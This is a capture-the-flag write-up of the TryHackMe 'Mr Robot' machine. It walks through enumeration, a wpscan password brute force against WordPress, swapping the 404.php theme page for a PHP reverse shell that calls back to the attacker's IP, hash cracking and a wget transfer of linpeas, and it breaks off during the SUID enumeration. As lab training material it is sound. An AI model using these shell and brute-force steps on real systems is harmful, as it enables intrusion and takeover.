


Written by: datahackare Date: 2020-08-26 Classification: OPEN

Mr Robot CTF

Hackthebox: https://www.hackthebox.eu/profile/44591
Tryhackme: https://tryhackme.com/p/datahackare

Website: http://warz0ne.net
Email: datahackare@disroot.org

Table of Contents

SUMMARY

This machine from TryHackMe[1] (thanks to Leon Johnson[2]) is categorized as a “medium” Linux machine.

The enumeration part stared with an nmap scan that showed that the server was hosting a website. Further investigation showed that wordpress installed on the webserver. Exploiting the wordpress installation gave a shell to the machine. Further enumeration got me user access from a file containing a password hash that I was able to crack.

Root access was gained with nmap that was able to run in interactive mode with higher privileges.

1 https://tryhackme.com/room/mrrobot
2 https://twitter.com/sho_luv

ENUMERATION

Nmap

I started with an nmap scan to get a list of running services on the machine.


```
sudo nmap -sC -sV -Pn -oA nmap/nmap 10.10.105.221
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-26 09:47 CEST
Nmap scan report for 10.10.105.221
Host is up (0.100s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.92 seconds
```

The output shows that the machine had a webserver.

The website

Visiting the website by typing the machine IP into the browser.




There are some interactive choices on the site but they are not interesting.


Gobuster

To get some more information about the structure of the website I used gobuster.

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.105.221 -x html,php,txt



Here I saw that the webserver was hosting a wordpress site. There was also a file of interest, robots.txt.




The robots.txt was pointing at two textfiles, I download them both.


The content of ‘key-1-of-3.txt’ was the first key and ‘fsocity.dic’ seemed to be a wordlist.

Wordpress

I took a closer look at the wordpress login site (/login).



I was trying with admin:admin.



I’ve got the following error message:

‘ERROR: Invalid username. Lost your password?’

The message show that the username is incorrect. So I wanted to try with some other usernames.

The machine is inspired from the TV-serie Mr. Robot, so I wanted to try some names from the serie.

I found a website[3] that lists some of the characters from the serie.

```
Characters
    Elliot Alderson (Rami Malek)
    Mr. Robot (Christian Slater)
    Darlene (Carly Chaikin)
    Angela Moss (Portia Doubleday)
    Tyrell Wellick (Martin Wallström)
    Joanna Wellick (Stephanie Corneliussen)
    Phillip Price (Michael Cristofer)
Allsafe Cybersecurity
    Gideon Goddard (Michel Gill)
    Lloyd Chung (Aaron Takahashi)
    Ollie Parker (Ben Rappaport)
E Corp
    Terry Colby (Bruce Altman)
    Scott Knowles (Brian Stokes Mitchell)
    Sharon Knowles (Michele Hicks)
    Mr. Sutherland (Jeremy Holm)
    Antara Nayar (Sakina Jaffrey)
Elliot's Life
    Krista Gordon (Gloria Reuben)
    Shayla Nico (Frankie Shaw)
    Fernando Vera (Elliot Villar)
    Elliot as a child (Jack Corbin)
    Elliot's Mother (Vaishnavi Sharma)
The Hackers
fsociety
    Romero (Ron Cephas Jones)
    Trenton (Sunita Mani)
    Mobley (Azhar Khan)
The Dark Army
    Whiterose (BD Wong)
    Cisco (Michael Drayer)
```

From this list of characters I was able to build a small wordlist.

```
Elliot
```

3 https://mrrobot.fandom.com/wiki/Characters

```
Mr.Robot
Darlene
AngelaMoss
Angela
Tyrell
Joanna
Wellick
Phillip
Gideon
Lloyd
Ollie
Terry
Scott
Sharon
Mr.Sutherland
Antara
Krista
Shayla
Fernando
Romero
Trenton
Mobley
Whiterose
Cisco
```

I saved the list of users to a file, users.txt.

With this list together with the fsocity.dic, I should be able to do a bruteforce with Wpscan against the login page.

fsocity.dic

Before I started the bruteforce I took a look at the fsocity.dic file. By doing a quick cat and sort on the file I saw that it contained multiple copy's of every word.

There is no point of testing the same password more than one time. So I got rid of all the copy's by typing following command.

```
less fsocity.dic | sort | uniq > pass.txt
```

```
datahackare@kali:~/MEGA/Boxes/tryhackme/mr.robot$ less fsocity.dic | sort | uniq > pass.txt
datahackare@kali:~/MEGA/Boxes/tryhackme/mr.robot$ wc -l fsocity.dic
858160 fsocity.dic
datahackare@kali:~/MEGA/Boxes/tryhackme/mr.robot$ wc -l pass.txt
11451 pass.txt
datahackare@kali:~/MEGA/Boxes/tryhackme/mr.robot$
```

Then I compared the two files and as you can see there was a lot of copy's in the original file.

WPscan

My next step was to run this two lists against the wordpress login site with Wpscan.

```
wpscan --url http://10.10.105.221 -t 50 -U users.txt -P pass.txt
```


```
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:05 <==========================================================================> (21 / 21) 100.00% Time: 00:00:05

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 25 user/s
[SUCCESS] - [redacted] / [redacted]
Progress Time: 00:26:51 <=========================================                    > (294 / 572) 51.39%  ETA: 00:25:25
```

After some time I got some creds for the wordpress login. The image above show's that the bruteforce was successful.

EXPLOITATION

Reverse shell

I was now able to use the credentials to log in to the wordpress interface.



So the next step was to try to get a shell from the webserver. I had control of the wordpress site and I was able to edit the code on the site.

I was able to edit the 404.php page, the page that usually show when a user I trying to visit a page that doesn't exist on the server. I wanted to edit the page and put code for a php shell instead of the default content.

I did a search in my Kali machine to see if I had some php-reverse-shells:

```
locate php-reverse
```

```
datahackare@kali:~/MEGA/Boxes/tryhackme/mr.robot$ locate php-reverse
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```


I copied the one on the top to my working directory.

```
cp /usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php .
```

After that I had to edit the file and put the IP-address and port to my Kali machine.

```
// This file has been customized to pass ip address and port dynamically with permission of the original author
// See http://beefproject.com

set_time_limit (0);
$VERSION = "1.0";
$ip = $_GET["ip"];  //retrieve ip address to connect back to via HTTP GET
if (!$ip) {
    $ip = '10.8.100.211';  // or set static ip address
}
$port = $_GET["port"];  //retrieve port to connect back to via HTTP GET
if (!$port) {
    $port = 1337;  // or define port here
}

$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


The next step was to copy the all of the content from the file and replace everything inside if the 404.php. Then just press ‘Update File’.




At this point I needed a listener on my machine and I had to use the same port that I put in the php-code, 1337. To start a listener I used netcat as the following:

```
nc -lvnp 1337
```

Now I just visited a site on the server that I didn't think would exist to trigger the 404.php page.




The site is blank. I took a look at my listener and saw that I got a shell :).




User access

The next step was to upgrade the shell to get it more interactive.

python -c 'import pty; pty.spawn("/bin/bash")'



I did some quick enumeration and found that the user robot exists on the system. I went to the home folder of robot and listed the files.



I saw two files. I didn't have the permission to read the txt file. The other file, password.raw-md5, contained what seemed to be a MD5-hash.

So I tried to crack it.

I was using hashcat from my Windows host machine to get some help from my GPU.

*hashcat.exe -a 0 -m 0 THE_CONTENT_FROM_THE_HASHFILE C:\Wordlist**

```
[redacted]:[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: [redacted]
Time.Started.....: Wed Aug 26 09:09:56 2020 (22 secs)
Time.Estimated...: Wed Aug 26 09:10:18 2020 (0 secs)
Guess.Base.......: File ([redacted])
Guess.Queue......: 2/11 (18.18%)
Speed.#1.........:  6820.6 kH/s (4.32ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Speed.#2.........:  6844.7 kH/s (4.27ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Speed.#*.........: 13665.3 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 297271296/1212336035 (24.52%)
Rejected.........: 0/297271296 (0.00%)
Restore.Point....: 294912000/1212336035 (24.33%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: [redacted]
Candidates.#2....: [redacted]
Hardware.Mon.#1..: Util:  0% Core:1322MHz Mem:2000MHz Bus:16
Hardware.Mon.#2..: Util:  0% Core:1321MHz Mem:2000MHz Bus:16

Started: Wed Aug 26 09:09:54 2020
Stopped: Wed Aug 26 09:10:18 2020
```

I was able to crack the hash with one of my wordlists. Now I was able to change to the user robot and read the file ‘key-2-of-3.txt’.

su robot


```
daemon@linux:/home/robot$ su robot
su robot
Password: [redacted]

robot@linux:~$ whoami
whoami
robot
robot@linux:~$
```

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
[redacted]
robot@linux:~$
```

Root access

I did some enumeration as the user robot with a script called linpeas.sh[4].

I visited the github page and downloaded the script.





```
git clone https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite
```

Now I had the file's downloaded to my machine. I navigated into the folder 'privilege-escalation-awesome-scripts-suite/linPEAS' and started a python webserver:

```
python -m SimpleHTTPServer
```

4 https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite



By doing this I was able to get the script over to the target machine very easy.

As the user robot on the target machine, I navigated to /tmp directory and then download linpeas.sh with the tool wget, from my Kali machine.

wget 10.8.100.211:8000/linpeas.sh

```
robot@linux:~$ cd /tmp
cd /tmp
robot@linux:/tmp$ wget 10.8.100.211:8000/linpeas.sh
wget 10.8.100.211:8000/linpeas.sh
--2020-08-26 09:29:45--  http://10.8.100.211:8000/linpeas.sh
Connecting to 10.8.100.211:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 241578 (236K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[======================================>] 241,578     1.07MB/s   in 0.2s

2020-08-26 09:29:46 (1.07 MB/s) - 'linpeas.sh' saved [241578/241578]

robot@linux:/tmp$
```

Then I did the script executable, and ran it.

USE THIS TEMPLATE FOR COMMANDS chmod +x linpeas.sh

./linpeas.sh

```
robot@linux:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
robot@linux:/tmp$ ./linpeas.sh
./linpeas.sh
```

I got a lot of output and I was looking for something that might be interesting.

```
================================( Interesting Files )=====================================
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/bin/ping
/bin/umount             --->    BSD/Linux(08-1996)
/bin/mount              --->    Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/bin/ping6
/bin/su
/usr/bin/passwd         --->    Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
/usr/bin/newgrp         --->    HP-UX_10.20
/usr/bin/chsh
